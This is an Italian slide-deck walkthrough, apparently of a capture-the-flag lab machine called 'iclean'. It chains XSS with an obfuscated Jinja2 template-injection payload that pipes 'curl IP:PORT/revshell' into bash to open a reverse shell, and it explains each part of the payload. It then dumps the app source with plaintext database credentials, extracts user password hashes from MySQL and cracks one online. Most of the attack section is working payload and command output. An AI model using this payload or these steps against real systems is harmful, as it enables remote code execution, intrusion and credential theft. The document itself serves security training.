
Target Exploitation

- Abbiamo ottenuto un *Invoice ID*. Ora andiamo ad analizzarlo.
- Andiamo ora nella pagina della generazione del QR Code ed inseriamo l'ID ottenuto precedentemente.




Target Exploitation

- Aver generato il QR code ci porta ad una nuova pagina in cui possiamo trovare un'altra casella di testo in cui possiamo andare ad inserire del codice JavaScript per effettuare un altro attacco di tipo XSS.



Target Exploitation

- A questo punto il nostro obiettivo diventa quello di ottenere una RevesrShell.
- Aprendo Burpsuite andiamo a modificare un attributo per iniettare il nostro codice Python. Esso però dovrà essere completato in quanto non ci apre una ReverseShell ma ci permette di eseguire comandi arbitrari sulla macchina target.



Target Exploitation


- Payload: {{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("curl IP:PORT/revshell | bash")|attr("read")()}}

Target Exploitation

- Questo codice utilizza una tecnica avanzata per eseguire del codice arbitrario all'interno di un'applicazione Python. Vediamo nel dettaglio cosa fa ogni parte del codice:
  - **{{ ... }}**: Questa è una sintassi utilizzata nei template engines come Jinja2 per eseguire codice Python all'interno di template HTML.
  - **request|attr("application")**: Ottiene l'attributo application dall'oggetto request. Questo di solito si riferisce all'applicazione **WSGI** in esecuzione.
  - **attr("__globals__")**: Ottiene l'attributo __globals__ dell'oggetto application. Questo fornisce accesso agli oggetti globali dell'applicazione.
  - **attr("__getitem__")("__builtins__")**: Ottiene l'elemento __builtins__ dal dizionario globale. __builtins__ contiene tutti i built-in di Python come funzioni e moduli di base.
  - **attr("__getitem__")("__import__")("os"):** Utilizza la funzione __import__ per importare il modulo os.
  - **attr("popen")("curl IP:PORT/revshell | bash")**: Usa popen del modulo os per eseguire il comando shell curl IP:PORT/revshell | bash.
  - **attr("read")()**: Legge il risultato dell'esecuzione del comando shell.

Target Exploitation


- La parte in cui c'è scritto "*("curl IP:PORT/revshell | bash")*" dovrà essere sostituita con un apposito comando che ci permetterà di ottenere la ReverseShell.
- Sul sito web https://www.revshells.com/ nel la sezione "**nc mkfifo**" c'è proprio quello che fa per noi.




Target Exploitation

- Ora dobbiamo inserire tale comando all'interno del payload e codificarlo.

- Una volta codificato il payload avremo il seguente risultato:



Target Exploitation



- Prima però di inviare il payload assicuriamoci di metterci in ascolto sulla porta specificata nella reverse shell (In questo caso la 8082).
- Ora effettuiamo il forward del payload e se va bene otteniamo la ReverseShell.

Target Exploitation

01

Ora siamo entrati come utente “www-data”.

02

Per renderci la vita più agiata possiamo utilizzare il seguente comando per passare da sh a bash:

03

```
python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

Target Exploitation

- Effettuando una semplice ls andiamo a scoprire che all'interno della cartella /opt/app è presente l'applicazione in Python che è in esecuzione sulla porta 80.

```
www-data@iclean:/opt/app$ ls
ls
app.py  static  templates
www-data@iclean:/opt/app$
```

```
www-data@iclean:/opt/app$ cat app.py
cat app.py
from flask import Flask, render_template, request, jsonify, make_response, session, redirect, url_for
from flask import render_template_string
import pymysql
import hashlib
import os
import random, string
import pyqrcode
from jinja2 import StrictUndefined
from io import BytesIO
import re, requests, base64

app = Flask(__name__)

app.config['SESSION_COOKIE_HTTPONLY'] = False

secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}

app._static_folder = os.path.abspath("/opt/app/static/")

def rdu(value):
    return str(value).replace('__', '')

def sanitize(input):
                sanitized_output = re.sub(r'[^a-zA-Z0-9@. ]', '', input)
                return sanitized_output

app.jinja_env.undefined = StrictUndefined
app.jinja_env.filters['remove_double_underscore'] = rdu

valid_invoice_ids = []

def add_valid_invoice_id(invoice_id):
    valid_invoice_ids.append(invoice_id)

def get_allowed_invoice_ids():
    return valid_invoice_ids

def validate_invoice_id(provided_id):
    allowed_invoice_ids = get_allowed_invoice_ids()
```

Target Exploitation

Target Exploitation

1. Analizzare il seguente codice sorgente ci dà moliti indizi tra cui:
2. La Web App è scritta in Flask
3. Abbiamo i criteri di sanificazione dei campi di input attraverso la funzione “sanitize”
4. **Le credenziali del database sono esposte ed in chiaro.**
5. Una volta ottenute queste informazioni cruciali per il pentesting, possiamo procedere accedendo al **Database Mysql.**

```
www-data@iclean:/opt/app$ mysql -u iclean -p
mysql -u iclean -p
Enter password: pxCsmnGLckUb

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4616
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| capiclean          |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql>
```


Target Exploitation

- In questa schermata vediamo che abbiamo a disposizione 3 database di cui uno di nostro interesse ovvero “capiclean”.
- Da questa schermata individuiamo la tabella degli utenti che contiene la lista degli utenti.
- In prticolare, ci sono admin e consuela.

```
show tables;
+--------------------+
| Tables_in_capiclean |
+--------------------+
| quote_requests     |
| services           |
| users              |
+--------------------+
3 rows in set (0.00 sec)

mysql> select * from quote_requests;
select * from quote_requests;
Empty set (0.00 sec)

mysql> select * from services;
select * from services;
+------------+-------------------------+---------------------------------------------------------
---------------------------------------------------+---------------+-------------+
| service_id | service_name            | service_description
                                                   | service_price | service_qty |
+------------+-------------------------+---------------------------------------------------------
---------------------------------------------------+---------------+-------------+
|          1 | Basic Cleaning          | This service includes basic cleaning tasks such as dusting, vacuuming, mopping, and cleaning of surfaces. It's ideal for a quick clean-up of yo
ur home or office.                                 |        137.00 |          89 |
|          2 | Deep Cleaning           | This service is more thorough than basic cleaning and includes cleaning of hard-to-reach areas, furniture, baseboards, and appliances. It's per
fect for a more comprehensive cleaning of your living or working space. |        337.00 |          89 |
|          3 | Move-in/Move-out Cleaning | This service is designed to clean a home or apartment before or after a move. It includes cleaning of all rooms, cabinets, drawers, and applian
ces.                                               |        537.00 |          89 |
|          4 | Commercial Cleaning     | This service is specifically designed for businesses and includes cleaning of office spaces, restrooms, break rooms, and more. We offer daily,
weekly, or monthly cleaning options to fit your needs. |        737.00 |          89 |
|          5 | Carpet Cleaning         | Our professional carpet cleaning service includes deep cleaning, stain removal, and deodorizing to leave your carpets looking and smelling fres
h.                                                 |        699.00 |          89 |
|          6 | Window Cleaning         | Our window cleaning service includes washing of windows, frames, and sills for a sparkling, streak-free shine. We offer both indoor and outdoor
 window cleaning services.                         |       1699.00 |          89 |
|          7 | Upholstery Cleaning     | This service includes cleaning of sofas, chairs, and other upholstered furniture. Our cleaning process removes dirt, stains, and odors to resto
re your furniture to its original condition.       |       1337.00 |          89 |
+------------+-------------------------+---------------------------------------------------------
---------------------------------------------------+---------------+-------------+
7 rows in set (0.00 sec)

mysql> select * from users;
select * from users;
+----+----------+------------------------------------------------------------------+----------------------------------+
| id | username | password                                                         | role_id                          |
+----+----------+------------------------------------------------------------------+----------------------------------+
|  1 | admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
|  2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e40b07aac0ca060c23ee |
+----+----------+------------------------------------------------------------------+----------------------------------+
2 rows in set (0.00 sec)

mysql>
```


```
mysql> select * from users;
select * from users;
+----+----------+------------------------------------------------------------------+----------------------------------+
| id | username | password                                                         | role_id                          |
+----+----------+------------------------------------------------------------------+----------------------------------+
|  1 | admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
|  2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e40b07aac0ca060c23ee |
+----+----------+------------------------------------------------------------------+----------------------------------+
2 rows in set (0.00 sec)

mysql>
```


Target Exploitation



- Ottenuto l'hash delle loro password procediamo con il cracking per risalire alla password originale. Per crackare la password possiamo usare Jhon oppure siti terzi che ci permettono di velocizzare. In questo caso sarà utilizzato: https://www.crackstation.net


Target Exploitation

- Non è stato possibile recuperare la password dell'admin. In compenso possiamo sempre provare con consuela.



Target Exploitation

- Non è stato possibile recuperare la password dell'admin. In compenso possiamo sempre provare con consuela.
- CWE-1391: Use of Weak Credentials (4.14) - MITRE
- CWE-522: Insufficiently Protected Credentials
- Questa volta il cracking è andato a buon fine rivelando la password che risulta essere:
- " simple and clean"



Target Exploitation

